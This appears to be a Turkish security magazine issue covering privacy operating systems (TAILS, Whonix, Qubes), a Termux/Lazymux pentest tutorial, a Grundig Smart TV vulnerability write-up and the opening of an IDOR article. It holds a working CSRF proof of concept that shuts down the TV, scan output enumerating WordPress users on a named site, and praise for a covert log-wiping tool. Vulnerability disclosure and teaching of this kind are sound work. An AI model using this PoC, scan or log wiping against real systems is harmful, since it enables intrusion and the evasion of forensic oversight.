Geldik işletim sistemlerine. Adı üstünde sistemi işleten sistemlere işletim sistemi denir. Günümüzde temel olarak en çok kullanılan üç işletim sistemi vardır. Windows, macOS ve Linux. Ayrıca mobil tarafta ise Android ve iOS ile birlikte hayatımıza Huawei tarafından HarmonyOS girdi. Peki bunlar dışında işletim sistemi yok mudur? Elbette vardır. Hatta sayısına inanamayacağınız kadar çok vardır. Eğer merak ediyorsanız şu link [1] üzerinden tüm işletim sistemlerini inceleyebilirsiniz.

Bu yazımızın ana konusu akıllı telefonlar değil. Ana konumuz gizliliğinizi ve güvenliğinizi korumak olduğu için özellikle bilgisayarlar üzerinde kullanılan spesifik işletim sistemlerine odaklanacağız.

Ama hemen öncesinde bir konuya açıklık getirelim. Hayır. Kesinlikle hayır. Windows 10 üzerinde sanal makineye Linux kursanız ve sonra o Linux makine içinde bir sanal makine daha patlatsanız ve içine Windows kurup onun da içinde sanal makine ile Linux kursanız… Hayır! Gizlilik böyle sağlanmaz. Güvenlik ve gizlilik host makinenizin güvenliği ve gizliliğinden ibarettir.

Burada bilinmesi gereken basit birkaç konudan bahsedelim. Windows ve macOS, sahipleri, kurumsal firmalar olan ücretli işletim sistemleridir ve yüzlerce çeşidi yoktur. Peki Linux öyle mi? Tabii ki hayır. "Open source" yani açık kaynak kodludur ve yüzlerce çeşidi (dağıtımı) vardır.

Linux işletim sisteminin yüzlerce çeşidinin olmasının bir nedeni ihtiyaca göre şekillenmiş olmalarıdır. Açık kaynak kodlu olması ve isteyenin alıp, değiştirip kullanabilme hakkına sahip olması, Linux çekirdeğini vazgeçilmez kıldı ve bazı saygı duyulması gereken insanlar da sırf bizim gizliliğimizi korumak için özel çözümler geliştirdiler.

Bazı Linux dağıtımları, özellikle güvenlik gizlilik için oluşturulmuştur. Gizliliğimizi korumak için yapılan Linux dağıtımlarına özellikle Whonix+Qubes ve TAILS ile ilgileneceğiz. Öncesinde sanal makinelere şöyle bir bakalım.

Sanal Makineler:

Birazdan anlatacağımız işletim sistemlerinin çalışma mantığının anlaşılabilmesi için virtual machine (VM) yani sanal makine mantığının anlaşılması gerekiyor. Sanal makine, fiziki olarak var olan bir bilgisayarımızın işletim sistemi üzerinde çalıştırdığımız sanal bir işletim sistemidir. Neredeyse tüm işletim sistemlerinde sanal makine desteği vardır diyebiliriz. Ancak sanallaştırma ve sanal makine oluşturma daha çok işlemcinin desteği ile ilgilidir. Eğer işlemci (CPU) sanallaştırma işlemini desteklemiyorsa malesef o makine üzerinde sanal makine kurmak mümkün olmayacaktır. Ancak günümüzdeki işlemcilerin hemen hemen birçoğu sanallaştırmayı desteklemektedir.

Şöyle bir örnek verelim. Diyelim ki Linux'un popüler bir sürümü olan Ubuntu'yu Windows içindeki sanal bir makineye kurmak istiyorsunuz. Bu durumda Windows host işletim sisteminiz yani ana işletim sisteminiz olacaktır. Ubuntu ise sanal işletim sisteminiz. Mantık olarak Windows ile yaptığınız her şeyin Ubuntu'dan ayrılmış olması gerekir. Bu güzeldir ancak buradaki dezavantaj, bunun tersinin olmamasıdır. Windows, kendi üzerinde kurulu olan sanal Ubuntu işletim sisteminin yaptığı her şeyi görebilir. Dolayısıyla, ana makinenize bir zararlı yazılım bulaşmışsa, o zararlı yazılım sanal makinenin yaptığı her şeyi görebilir.

Biraz evvel sanal makinenin host makine kadar güvenli olacağından bahsetmiştik. Bir Windows üzerinde çalıştıracağınız sanal makine üzerindeki işletim sistemi sizi ne korur ne de gizler.

Ancak burada madalyonun bir de diğer yüzü var. Yani host makine üzerinde kurulu Ubuntu sanal işletim sistemine bir zararlı yazılım bulaştığını varsayalım. Bu durumda (eğer sanal makineden kaçış yapabilen özel bir zararlı yazılım değilse ve sırf bunun için tasarlanmamışsa) Ubuntu üzerindeki zararlı yazılım ana (host) makinemiz olan Windows'u etkilemeyecektir. İşte film buradan sonra başlıyor.

Şimdi sizlere iki farklı yol sunacağız. Birinci yol, sürekli olarak hareket halinde olduğunuzu (Covid-19 biterse tabi) varsaydığımız ve kendi cihazınızın olmadığı, başkalarının cihazları ile işlem yapmanız gereken durum. İkinci yol ise, yanınızda taşıyabildiğiniz veya hep erişiminiz olan kendinize ait cihazınızın olduğu durum. İlk senaryo için TAILS'i önereceğiz. Ancak şunu unutmamalıyız ki anlatacağımız iki işletim sistemi de her senaryo için kullanılabilir.

TAILS (The Amnesic Incognito Live System):

Bir TAILS işletim sistemi kullanıcısını başka bir kullanıcıdan ayırmak neredeyse imkansıza yakındır. Bu nedenle "sen de herkes gibisin" dedirten bu işletim sistemi çok rağbet görüyor. TAILS'in en büyük özelliği canlı bir işletim sistemi olmasıdır. Yani bir USB belleğe kurulduktan sonra herhangi bir bilgisayar üzerinden çalıştırılarak kullanılan ve daha sonra işiniz bittiğinde USB belleği cebinize atıp yolunuza devam edebileceğiniz bir işletim sistemidir.

Süper, o zaman neden bunu kullanıp arkamıza yaslanamıyoruz? Çünkü takip edilmemiz sadece işletim sistemine bağlı olan bir konu değil. Artık takip her an her yerde karşımıza çıkan bir unsur. TAILS'i kullanmak isteyen birisi TAILS'i nasıl indiriyor? Mesele de bu. Yani sizin kendi gizliliğinizi ve güvenliğinizi korumaya başlamak için yapacağınız hazırlık da ifşa olmanıza neden olabilir. Ayrıca içinde TAILS yüklü bir USB bellek ile bazı insanlara yakalanmak da ifşa olmanız için yeterli bir amatörlük olacaktır. Ne demek bu yakalanmak? Şimdi şunu kabul etmek gerekiyor ki günümüzde gizliliğinize önem veriyorsanız bazı lobileri veya kişileri kızdıracak düşüncelere veya hareketlere sahip olabilirsiniz. Bu nedenle rahatsız ettiğiniz kişi, kurum veya lobilerce bir şekilde üzerinizde bu USB bellek ile yakalanmak büyük bir problem oluşturacaktır.

TAILS kullanırken yapılması gereken birkaç önemli adım var. Birincisi TAILS'i indirirken sizinle hiçbir bağ kurulamayacak şekilde indirmeli ve USB belleğe onu kurduktan sonra geri dönülemez şekilde indirdiğiniz cihazdan (üzerine veri yazarak) yok etmelisiniz. TAILS'i en güvenli nasıl indireceğinizi merak ediyorsanız yazımızın ilk bölümündeki VPN ve TOR'un birlikte kullanımını inceleyebilirsiniz.

Süper, TAILS'i kurduk ve taktık PC'ye. Hadi kullanalım. Kullanalım da benim bazı dosyalar indirmem gerekiyor diyorsanız bir çözüm daha karşımıza çıkıyor. TAILS içinde kalıcı depolama alanı oluşturup oraya veri kaydedebilirsiniz. Çünkü TAILS canlı bir işletim sistemi olduğu için USB üzerinde kalıcı verilerinizi doğru şekilde yazmazsanız o verileri baybedebilirsiniz. Bu sayede hangi bilgisayarı kullanırsanız kullanın bulunduğunuz konumu kaybetmezsiniz. Yalnız bu verileri nasıl kaydetmeniz gerektiğine dair de konulara birazdan gireceğiz. Öyle dümdüz kaydetmekle olmuyor bu iş!

TAILS'in bir diğer avantajı, kullanılan tüm internet TOR ağı üzerinden yönlendirilir. Dolayısıyla, TAILS içinde hangi programı çalıştırırsanız çalıştırın, teoride anonim olabilir. Bu kadar avantajla birlikte dezavantaj yok mu peki? Elbette var. TAILS'in dezavantajlarını merak ediyorsanız Arka Kapı Dergisinin blogunda yayınlanan şu [2] muhteşem yazıya göz atmak isteyebilirsiniz.

Hadi şimdi de dosya kaydetme mevzusuna gelelim. TAILS ile dosyalarımızı ve o anki işletim sistemimizin konumunu USB üzerinde kaydedebileceğimizi söyledik. Ancak direkt olarak kayıt yapmak çok risklidir çünkü. USB fiziki olarak birinin eline geçerse tüm bilgileriniz ifşa olabilir! O yüzden TAILS'in kurulu olduğu USB bellek dışında başka bir USB belleğe de dosyalarınızı kaydedebilirsiniz. Bir de bunu TAILS'in de desteklediği Veracrypt'i kullanarak verilerinizi şifreleme özelliği ile birleştirirseniz tadından yenmeyecektir. :)

Peki neden şifreleme yapmalıyız? Birincisi fiziki olarak bu USB birinin eline geçebilir demiştik. İkincisi TAILS'i en iyi şekilde kullanabilmek için sürekli olarak güncellemeniz gerekecek ve bu güncellemeler sırasında TAILS bozulabilir zarar görebilir, farklı bir TAILS kurulumu ile aynı verileri kullanmak isteyebilirsiniz. Ayrıca TAILS'in üzerinde koştuğu USB bellek üzerinde şifreleme yapmak gelecekte verilerin okunamayıp işletim sisteminin bozulmasına dahi sebep olabilir.

Özetleyecek olursak TAILS'i bir USB'ye kurun. Ayrı bir USB'yi de TAILS kullanırken kaydedeceğiniz veriler için kullanın. O USB'deki tüm verileri Veracrypt ile şifreleyin. Ve şunu unutmayın, TAILS'in temel amacı kullandığız cihazda iz bırakmamaktır.

Whonix:

Whonix - "Software That Can Anonymize Everything You Do Online." İnternette yaptığınız her şeyi anonimize eden yazılım. Bu, Whonix'in kendi sloganı. Peki bu kadar başarılı mı gerçekten? Evet, başarılı.

Whonix yapısı itibariyle daha fazla sistem ve network bilgisi gerektiriyor. Yani TAILS'in kurulumu kadar basit ve kolay değil. Ancak, tüm özel internet faaliyetleriniz için tek bir bilgisayar kullanmayı planlıyorsanız Whonix TAILS'ten çok daha kullanışlı olacaktır.

Whonix, bilgisayarınızda yaptığı her şeyi kaydeder, ancak yalnızca sanal makinelerde çalışır. Bu yüzden yazımızda biraz evvel sanal makineleri açıkladık.

Whonix ile birlikte kullanacağımız bir işletim sistemi var. O da Qubes. Şimdi ortalık biraz karıştı. Whonix işletim sistemi değil miydi zaten? Qubes ne? Nereden çıktı? Hepsini birlikte basitleştirelim.


Whonix, eski adıyla TorBox Debian tabanlı bir Linux dağıtımı. Sistemin içerisinde Debian tabanlı çalışan bir iş istasyonu (workstation) ve bir TOR ağ geçidi (gateway) var. Tüm sistem TAILS'de olduğu gibi TOR üzerinden geçecek şekilde de zorlanmaktadır.

Qubes? Tamam geldik oraya. Şimdi biz istiyoruz ki tek bir makinemiz olsun ve her şeyi birbirinden öyle bir izole ede-

lim ki hem gizli kalalım, hem güvende olalım hem de gündelik işlerimizi yapabilelim. İşte burada devreye Qubes giriyor.

Biz sanal makinelerimizi çalıştırmak için güvenli bir ana makine istiyoruz. Bunun için özel olarak oluşturulmuş bir işletim sistemi vardır ve evet doğru bildiniz, o da Qubes. Yaptığınız her şey kendi sanal makinelerinde çalıştırabilme özelliğine sahiptir. Yani, sanal makinelerinizden birine zararlı bir yazılım bulaştığında onu yok edebilir ve yolunuza keyifle devam edebilirsiniz. Yalnızca tehlikeli dosyaları açmak için kullanılan tek kullanımlık VM'ler bile oluşturabilir ve işiniz bittiğinde silebilirsiniz. Whonix'i kullanacağımız yer de tam olarak burası.

Bu arada Whonix'i Qubes ile birlikte kullanmak zorunda değilsiniz. Ancak neden en iyisi olmasın değil mi?



Görsele iyi bakın. Buradaki Whonix Gateway yani ağ geçidinin tek amacı TOR ağına bağlanmak ve Whonix Workstation için bir yönlendirici (gateway) görevi görmektir. Whonix Gateway sayesinde kimse kimsenin içeride IP adresini bilmiyor. Birisi workstation'a sızarsa IP adresimizi bulamayacak demektir veya birisi yine sanal makinelerimizden birinde root bile olsa, yine IP adresimizi bulamayacak demektir. Peki ya hangi IP adresimizi? İşte gateway tam olarak bu karışıklığı yaratmak için var.

Bu sistemde günlük kullanımınız için tamamen ayrı bir VM, zararlı gördüğünüz dosyaları açmak için tamamen ayrı bir VM (sandbox) hatta isterseniz sizin için bir sanala kuracağınız bir macOS bile emrinize hazır olacaktır.

Whonix'in gateway'ini dilerseniz tüm VM'lerle kullanabileceğinizi unutmayın. :)

NOT: Görselde gördüğünüz kurulum biraz sistem biraz da network bilgisi gerektiriyor. Ancak sakın korkmayın çünkü yazı dizimizin son yazısında adım adım her şeyi birlikte yapacağız. Şu an amacımız öğrenmek.

Peki bu işletim sistemlerinde yaptıklarımız sonuç olarak yapılmış oluyor. Yani birisi bu bilgisayarı incelese neler olur sizce? Hadi işleri biraz daha kurcalamaya devam edelim.

Github'da muhteşem bir repo [3] var. Bu repo içerisinde özgürlük savaşçılarının işine yarayabilecek birçok tool var. Özgürlük savaşçısı da ne demek? Doğruları, sadece doğruları söylediği için savaşmak zorunda kalan insanlar. Örneğin Edward Snowden veya Julian Assange.

Bu güzel repo içerisinde dilerseniz Python ile yazılmış bir log temizleyici, güvenli ve gizli kalmasını istediğiniz bir dosyayı paylaşabileceğiniz bir dosya paylaşım aracı ve hatta encrypted reverse shell bile bulup iletişime geçtiğiniz kişinin güvenli bir şekilde size bağlanmasını sağlayabilirsiniz.

Burada odaklanacağımız nojail.py olan log temizleyicisi. "*Bir cihazdaki logları silmek için neden bir araca ihtiyacım olsun ki?*" diyenlerdenseniz bu aracın öyle her şeyi silen bir araç olmadığını da bilmelisiniz.

İşlemleriniz bir IP adresi ve/veya ilişkili ana bilgisayar adına göre silinir. Bununla kalmaz tüm işlemler tmpfs sürücüsünde gerçekleşir ve gerçekten silinir. Ayrıca silme işlemi yaptığınız diğer işlemlerin loglarına dokunmadığı için tüm loglar silinmiş olmaz sadece sizin yok etmek istediğiniz loglar silindiği için çok daha az dikkat çekici bir işleme dönüşür. Ve bu aracın en güzel tarafı sadece hafızada (RAM) çalışıyor olması. Yani bunu çalıştırdığınızı anlamak için çok ciddi bir efor sarf edilmesi gerekiyor.

Eğer bu araçlar hakkında daha detaylı bilgi isterseniz repoyu detaylı olarak incelemenizi öneririz. (Çok detaylı :))

Yazı dizimizin bu bölümünde işletim sistemleri ile ilgili temellerimizi atarken gelecek bölümlerde işleyeceğimiz konulara da sağlam bir giriş hazırlamış olduk. Yazı dizimizin bir sonraki bölümünde "iletişim"e odaklanacağız. İletişim olmadan internetin bir anlamı olmaz değil mi? ;)

Hangi teknolojiyi kullanırsanız kullanın, hangi cihazlara sahip olursanız olun, gizlilik ve güvenlik bir yaşam biçimidir. Eğer bu yaşam biçimine adapte olamazsanız ifşa olmanız an meselesidir!

Kaynak:

https://www.scribd.com/document/436233327/Guide-to-privacy

[1] https://www.google.com/url?q=https://en.wikipedia.org/wiki/List_of_operating_systems&sa=D&ust=1610045813875000&usg=AOvVaw3sLGe74BhGZIQFU7daDqz1

[2] https://www.google.com/url?q=https://arkakapidergi.com/toplu-gozetimde-isletim-sistemlerinin-rolu/&sa=D&ust=1610046549931000&usg=AOvVaw2PdvUVQmPSt56ndn-kZpB8

[3] https://www.google.com/url?q=https://github.com/JusticeRage/freedomfighting&sa=D&ust=1610049320843000&usg=AOvVaw21GWzoN8qN-Xe-u3k6djUN

Cesi De Taranto - Emre Çelikkol • emrecelikkol@outlook.com.tr

Android ve Linux: TERMUX

Termux nedir?


Termux, Android telefonlarda doğrudan Linux işletim sistemi koşullarını sağlayan bir terminal emülatörüdür. Üstelik telefona "root" atılması* gerekmeden kullanılabilir.

NOT: Root, Android telefonlarda sistem dosyalarına erişilip bu dosyaların eklenmesi, düzenlenmesi veya silinmesine imkan tanıyan bir ayrıcalıktır. Bu ayrıcalık sayesinde kullanıcı artık "süper kullanıcı" (SuperUser) yetkisine sahip olmakla beraber, telefon üzerinde fabrika çıkışlı halinde yapılamayacak komutların girişini yapabilir, root atılmadan çalışmayacak programları çalıştırabilir, hatta sıfırdan bir işletim sistemi kurabilir.

Termux nasıl yüklenir?

Termux'u indirebilmek için akla gelen üç alternatif sıralayabiliriz:

- Google Play Store üzerinden "Termux" diye aratarak indirmek.
- https://play.google.com/store/apps/details?id=com.termux&hl=tr linkini telefonumuz ile açarak yine Google Play Store'a yönlendirmesi ile indirmek.
- Aşağıda paylaştığımız karekod'u telefonunuz ile okutularak yine Google Play Store'a yönlendirmesi ile indirmek.



Termux, kullanılabilirliğini basit ve küçük hacimli olmasından alıyor. Diğer bir deyişle Google Play'den yüklendiği hali sadece Linux tabanlı bir terminal olarak geliyor. Kullanıcı kendisinin kullanmak istediği şekilde Termux'u APT veri havuzu (repository) üzerinden şekillendirirken, ihtiyacı olmayan bileşenlerden de soyutlanmış oluyor. Bu da esnek bir kullanım sunuyor. Termux, bazı komutlar sayesinde kullanılabilir hale geliyor:

termux-setup-storage : Bu komut ile Termux kendini telefonun depolama birimine kuruyor.

apt-get update && upgrade -y: Bu komut ile Termux ve içeriğinde bulunan programlar güncelleniyor.

Eğer Termux terminali üzerinden açılacak uygulamalardan ve yazılacak komutlardan tam verim almak istiyorsanız sırasıyla bu komutları çalıştırarak Termux'a eklemeniz gerekmektedir. Bu paketler isimlerinden de anlayacağınız üzere git, curl, nano vd. uygulamaları ekleyecektir.


pkg install git	**pkg install curl**	**pkg install wget**	**pkg install python**	**pkg install php**
pkg install perl	**pkg install nano**	**pkg install cat**	**pkg install pip**	

Böylece farklı dillerde yazılan eklentilerin bu yüklemelere ilişkilendirilmiş komutlarla çalıştırılabilmesi sağlanabiliyor. Örneğin ".py" eklentili Python dilinde yazılmış uygulamalar "**python dosyaadı.py**" komutu ile çalışabiliyor, çünkü Python'ı **pkg install python** ile yüklemiş oluyoruz.

Termux Kullanımı:

Öncelikle Termux, komutları bekler şekilde bizi aşağıdaki gibi karşılıyor:


İkinci bir terminal açmak isterseniz parmağınızla sol üst tarafı sağ üst tarafa doğru kaydırdıktan sonra "new session" butonuna basmanız yeterli.



İlk olarak en temel komutları tanıtalım:

pwd: Terminale "pwd" komutunu girdiğimizde sistemde nerede olduğumuzu görebiliriz.


ls: Terminale "ls -la" komutunu girdiğimizde bulunduğumuz konum içerisinde yer alan dosyaların hepsi sıralanır.



cd : Terminale "cd" komutunu girdiğimizde terminal açıldığı andaki konumuna döner.

cd 'klasör adı' : Terminale "cd 'klasör adı'" (Örneğin; yukarıdaki görselde ls komutu ile gördüğümüz 'storage' klasörüne girmek istiyoruz: 'cd storage') komutunu girdiğimizde ilgili klasöre giriş yaparız.

cd .. : Terminale "cd .." komutunu girdiğimizde terminal bulunduğu klasörden bir önceki konuma döner.



cat 'dosya adı': Terminale "cat 'dosya adı'" (Örneğin; aşağıdaki görselde sqlmap klasörü içerisinde bulunan README.md dosyasının içeriğini görmek için: 'cat README.md') komutunu girdiğimizde ilgili dosyanın terminalde gösterilmesini sağlarız.

chmod +x 'dosya adı': Termux, rengi yeşil olan uygulamaları çalıştırabilmektedir. Bazı uygulamalar henüz çalıştırılmaya hazır olmadıklarından beyaz renklidirler. (Not: Klasörler mavi renk ile gösterilir.) Bu beyaz renkli uygulamaların kullanıma hazır olmasını ('executable') sağlamak için "chmod +x 'dosya adı'" (Örneğin aşağıdaki örnekte COMMITMENT

dosyasını çalıştırılabilir hale gelecek şekilde yeşil renge büründürmek için 'chmod +x COMMITMENT') komutunu girdiğimizde ilgili dosyanın mevcut kullanıcı yönünden çalıştırılabilir hale gelmesi sağlanır.

```
$ ls
COMMITMENT  data   lib          sqlmap.py     thirdparty
LICENSE     doc    plugins      sqlmapapi.py
README.md   extra  sqlmap.conf  tamper
$ chmod 777 COMMITMENT
$ ls
COMMITMENT  data   lib          sqlmap.py     thirdparty
LICENSE     doc    plugins      sqlmapapi.py
README.md   extra  sqlmap.conf  tamper
$
```

Termux: Lazymux

Lazymux, Termux ile kullanılması için tasarlanmış, adli incelemeler ve yasal sızma testleri için kullanılan araçların yüklenmesini sağlayan bir uygulamadır.

Lazymux'u yüklemek ve kullanıma hazır tutmak için sırasıyla şu komutların girilmesi gerekmektedir:

git clone https://github.com/Gameye98/Lazymux.git //Github'dan Lazymux indirilir.

cd Lazymux //Lazymux klasörüne gidilir.

chmod +x lazymux.py //lazymux.py, çalıştırılabilir duruma getirilir.

python lazymux.py //python ile lazymux çalıştırılır.

```
 ____    _____  _____  ____  _____
|  _ \ |_   _| |___ /  |___ \|_   _|
| | | |  | |     |_ \    __) | | |
| |_| |  | |    ___) |  / __/  | |
|____/   |_|   |____/  |_____| |_|   v1.0

D-TECT - Pentest the Modern Web
Author: Shawar Khan - ( https://shawarkhan.com )

-- Menu --

  1.    WordPress Username Enumerator
  2.    Sensitive File Detector
  3.    Sub-Domain Scanner
  4.    Port Scanner
  5.    Wordpress Scanner
  6.    Cross-Site Scripting [ XSS ] Scanner
  7.    Wordpress Backup Grabber
  8.    SQL Injection [ SQLI ] Scanner

[+] Select Option
    > 5
```

Görüldüğü üzere Lazymux arayüzünde telefona yüklenmek üzere Bilgi Toplama ve Zafiyet Analizi gibi birçok bölüm bulunmakta.

Biz, örnek olarak bir WordPress sitesi hakkında bilgi toplamak için **"D-Tech"** uygulamasını Lazymux üzerinden yükleyeceğiz. Lazymux arayüzünde "**02"** yazdığımız vakit Zafiyet Analizi bölümüne geleceğiz.

```
lzmx > 02

    [01] Nmap
    [02] AndroZenmap
    [03] AstraNmap
    [04] Easymap
    [05] Red Hawk
    [06] D-Tect
    [07] Damn Small SQLi Scanner
    [08] SQLiv
    [09] sqlmap
    [10] sqlscan
    [11] Wordpresscan
    [12] WPScan
    [13] sqlmate
    [14] wordpresscan
    [15] WTF
    [16] Rang3r
    [17] Striker
    [18] Routersploit
    [19] Xshell
    [20] SH33LL
    [21] BlackBox
    [22] XAttacker
    [23] OWScan

    [00] Back to main menu

lzmx >
```

Yukarıdan da görülebileceği üzere normal şartlar altında zafiyet analizinde kullanılmak üzere Linux işletim sisteminde açılabilecek uygulamaların bir kısmı telefona yüklenmek üzere sıralanmıştır. Bir WordPress tarama aracı olan D-Tech'i seçmek için **"06"** yazarsak D-Tech telefona kurulacaktır. Kurulum bittiğinde ise **"00"** komutu ile Lazymux'u kapatabiliriz.

D-Tech'in yüklendiği klasörü bulup aşağıdaki komutları girmek D-Tech'i çalıştıracaktır:

cd D-Tech //D-Tech klasörüne girilir.

chmod +x d-tect.py //d-tect.py dosyası kullanıcı için çalıştırılabilir hale getirilir.

python2 d-tect.py //python ile d-tect.py çalıştırılır.

```
$ cd Lazymux
$ ls
D-Tech  Lazymux.apk  XerXes  core        sqlmap
Infoga  README.md    app     lazymux.py
$ cd D-Tech/
$ ls
LICENSE     Screenshots  dtectcolors
README.md   d-tect.py    moduleBS.py
$ chmod 777 d-tect.py
$ ls
LICENSE     Screenshots  dtectcolors
README.md   d-tect.py    moduleBS.py
$ python2 d-tect.py
```

D-Tech, aşağıdaki gibi bir arayüze sahip olup, içerisinde birçok modül barındırmaktadır. Biz, örneğimizde **"5"** komutunu girerek "**WordPress Scanner"** modülünü çalıştıracağız ve modül bizden site ismi istediğinde site adını gireceğiz. Emre Çelikkol'a ait "ceptelefonuinceleme.com" sitesi üzerinde yapmış olduğumuz örnek tarama işlemi sonucunda aşağıda görüldüğü üzere ilgili sitenin IP adresi, Header bilgisi, WordPress kullanıcı bilgileri gibi veriler terminal üzerinde görüntülenebilecektir.

```
 ____    _____ _____ _____ _____
|  _ \  |_   _| ____/ ___|_   _|
| | | |___| | |  _|| |     | |
| |_| |___| | | |__| |___  | |
|____/    |_| |_____\____| |_|   v1.0

D-TECT - Pentest the Modern Web
Author: Shawar Khan - ( https://shawarkhan.com )

-- Menu --

 1.    WordPress Username Enumerator
 2.    Sensitive File Detector
 3.    Sub-Domain Scanner
 4.    Port Scanner
 5.    Wordpress Scanner
 6.    Cross-Site Scripting [ XSS ] Scanner
 7.    Wordpress Backup Grabber
 8.    SQL Injection [ SQLI ] Scanner

[+] Select Option
    > 5
```

```
[+] Select Option
    > 5
[+] Enter Domain
    e.g. site.com
    > ceptelefonuinceleme.com
[+] Checking Status...
[i] Site is up!

[+] Target Info:
  | URL: http://ceptelefonuinceleme.com
  | IP: 89.252.182.202

[+] Checking if any Cloudflare is blocking access...
[+] Checking Redirection
[i] Host redirects to https://www.ceptelefonuinceleme.com/
    Set this as default Host? [Y/N]:
    > y

[+] Interesting Headers Found:
  | x-powered-by : PHP/7.2.24
  | server : LiteSpeed
  | link : <https://www.ceptelefonuinceleme.com/wp-json/>; rel=
"https://api.w.org/", <https://www.ceptelefonuinceleme.com/>;
rel=shortlink
  | alt-svc : quic=":443"; ma=2592000; v="35,39,43,44"

[i] Information from Headers:
  | Powered by: PHP/7.2.24
  | Server : LiteSpeed

[!] X-Frame-Options header Missing
[!] Page might be vulnerable to Click Jacking
[!] https://www.ceptelefonuinceleme.com/
[i] About ClickJacking: [ https://www.owasp.org/index.php/Clic
kjacking ]


[+] Detecting Wordpress
[i] Wordpress Detected!

[+] Scan Started : Mon Feb 24 12:41:24 2020
[+] Enumeration Usernames...
[i] Found the following Username/s:
        +--------+----------------------------+
        |  ID/s  |         Username/s         |
        +--------+----------------------------+
        |   1    | www.ceptelefonuinceleme.com |
        |   2    | www.ceptelefonuinceleme.com |
        |   3    | www.ceptelefonuinceleme.com |
        |   4    | www.ceptelefonuinceleme.com |
```

Yukarıda açıklamış olduğumuz Termux, Android sistemlerde kullanıcıya amaç ve yöntemi doğrultusunda bilgisayar olmadan da telefon üzerinden Linux modüllerini kullanma imkanı sağlamaktadır. Ancak bu imkanın kişiye bağlı olarak şekillenebileceği unutulmamalıdır.


Ahmethan Gültekin • ahmeth4n@gmail.com

Akıllı TV Hack'leyelim mi?

Günümüzde "akıllı" olarak çıkan her yeni teknoloji hayatımızı büyük ölçüde kolaylaştırıyor. Akıllı ev, akıllı buzdolabı , akıllı TV gibi birçok teknoloji gündelik hayatımızda büyük bir yer almış durumda. *"Peki bu 'akıllı' cihazlar hacklenebilir mi?"* sorusunun uyandırdığı merak ile çalışmalar yapmaya başladığımda ilk denememi evde bulunan Grundig Smart TV'de yapmaya karar verdim. :)

Öncelikle akıllı cihazlarda zafiyet taraması yaparken kesinlikle dikkatli bir çalışma gerekiyor çünkü; eğer yaptığınız testler esnasında aygit yazilimina (firmware) bir zarar verirseniz cihazınız açılmaz sıfırdan firmware kurmanız gerekebilir.

Grundig Smart TV televizyonu açıp biraz kurcaladığımda ilk etapta aklıma firmware'i bozmadan derinlemesine incelemek geldi fakat kendime güvenemediğimden çok da derinlerine inemedim. İnternette biraz gezinirken televizyonun bir uzaktan kontrol aplikasyonunun olduğunu gördüm.



Genelde mobil analizde uygulamanın .apk dosyası internetten bulunduktan sonra *de-compile (kaynak koduna dönüştürme)* edilip önce kaba taslak string araması yapılır sonra detaylıca ilgili class'lar incelenir. Biraz Java bilgimin verdiği özgüvenle ben de apk'yı decompile edecektim fakat ben bu yolu tercih etmedim çünkü; bu tür uygulamalar genelde ya bir port üzerinden TCP server ayaklandırıp onun üzerinden haberleşiyorlar ya da programın içinde tanımlı olan koşullara göre çalışıyorlar. Ben de ilk önce kolay olandan başlamak istediğim için direkt olarak uygulamayı telefonuma kurup incelemeye başladım.

Uygulamayı ilk kurduğumda televizyonla nasıl bağlantı kurduğunu , data'nın ne şekilde gittiğini anlamak amacılığıyla Burpsuite'i açıp telefonumun proxy ayarlarını yaptım.

İlk resimde direkt tolarak *ağdaki cihazları arıyor* uyarısını verdiğinde, %90 TCP server üzerinden bir işlem döneceğini anlamam uzun sürmedi. Ardından cihazı bulduktan sonra ise direkt olarak karşıma çıkardı. Burada uygulamayı yapanların ilk hatası ortaya çıkıyor.

Günümüzde halen ortak Wi-Fi kullanımının yaygın olduğunu düşünürsek burada şu gibi bir risk yatıyor: Eğer sizin in-

ternetinize başka bir kişi bağlanırsa hiçbir uğraşa gerek kalmadan mobil uygulama yardımıyla televizyonunuzu kontrol edebilir çünkü; herhangi bir kod ile eşleştirme veya bir onay verme sistemi yok, direkt olarak ağınızda bulunan cihazı listeleyip size bağlantı veriyor.

Lakin bizim işimiz bununla değil tabii, bize biraz daha heyecan lazım. :) Uygulamayı biraz daha kurcalamaya devam ettikten sonra kumanda özelliğini buldum ve birkaç kanal değiştirip giden data'lara baktım.

Uygulamanın kumandasından televizyonu kapattığımda zaten tüm taşlar yerine oturmuş oldu. :)

```
Request Body ->
GET /sendrcpackage?keyid=-2544&keysymbol=-4081 HTTP/1.1
Host: 192.168.1.106:8085
Connection : Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

Response Body ->
HTTP/1.1 200 OK
Content-Type : text/plain
```

Bu data'dan yola çıkarak tüm sistemi çözmüş ve elimizde de gül gibi bir zafiyet olmuş oldu. :) Mobil uygulama kurulduğu zaman 8085 portu üzerinden bir TCP server ayaklandırıyor.

Mobil uygulamada her event'a bir "**keyid**" ve bir "**keysymbol**" değeri tanımlandığı için siz herhangi bir butona bastığınızda o butona ait "keyid" ve "keysymbol" değerleri 8085 portunda "**sendrcpackage**" adresine gönderiliyor. Televizyonla uygulamanın bağlantı aşamasında herhangi bir onay, bir token koymadıkları gibi giden gelen request'lerde de bir koruma olmadığı için basit bir CSRF PoC'u hazırlayarak analizimi sonlandırdım. :)

```
<html>
<head>
    <title>Grundig TV PoC</title>
</head>
<body>
    <h1>Grundig Inter@ctive 3 Shutdown PoC</h1>
        <form method="POST" action="http://TargetIP:8085/sendrcpackage?keyid=-2544&
        keysymbol=-4081
        <http://targetip:8085/sendrcpackage?keyid=-2544&keysymbol=-4081>">
            <input type="submit" value="Go!">
        </form>
</body>
</html>
```

Bu yüzden Android uygulama analiziyle uğraşmaya yeni başlayan veya meraklı olanınız varsa verebileceğim en güzel tavsiye önce uygulamayı kurup giden gelen request'leri, data'ları incelemeniz olur. Bu şekilde incelemeden sonuç alamazsanız APK decompile edip yazılım tarafında bir zafiyet tespit etme ile uğraşmanız zamandan tasarruf etmenizi sağlayacaktır. :)

Zafiyetin CVE Kodu : CVE-2018-13989

İlgili Linkler:

- https://www.exploit-db.com/exploits/45022
- https://nvd.nist.gov/vuln/detail/CVE-2018-13989
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-13989

Ayşe Bilge Gündüz • aysebilgegunduz@gmail.com

IDOR Hakkında
Bilmeniz Gereken Her şey

Insecure Direct Object References (IDOR), otomatize edilerek tespit edilmesi en zor OWASP Top 10 konularından biridir. Bu yüzden IDOR'u detaylı bir şekilde inceleyip anlamak önemli bir hale geliyor ve aynı zamanda bu konuyu bilmek güvenlik araştırmacısını da güçlü hale getiriyor.

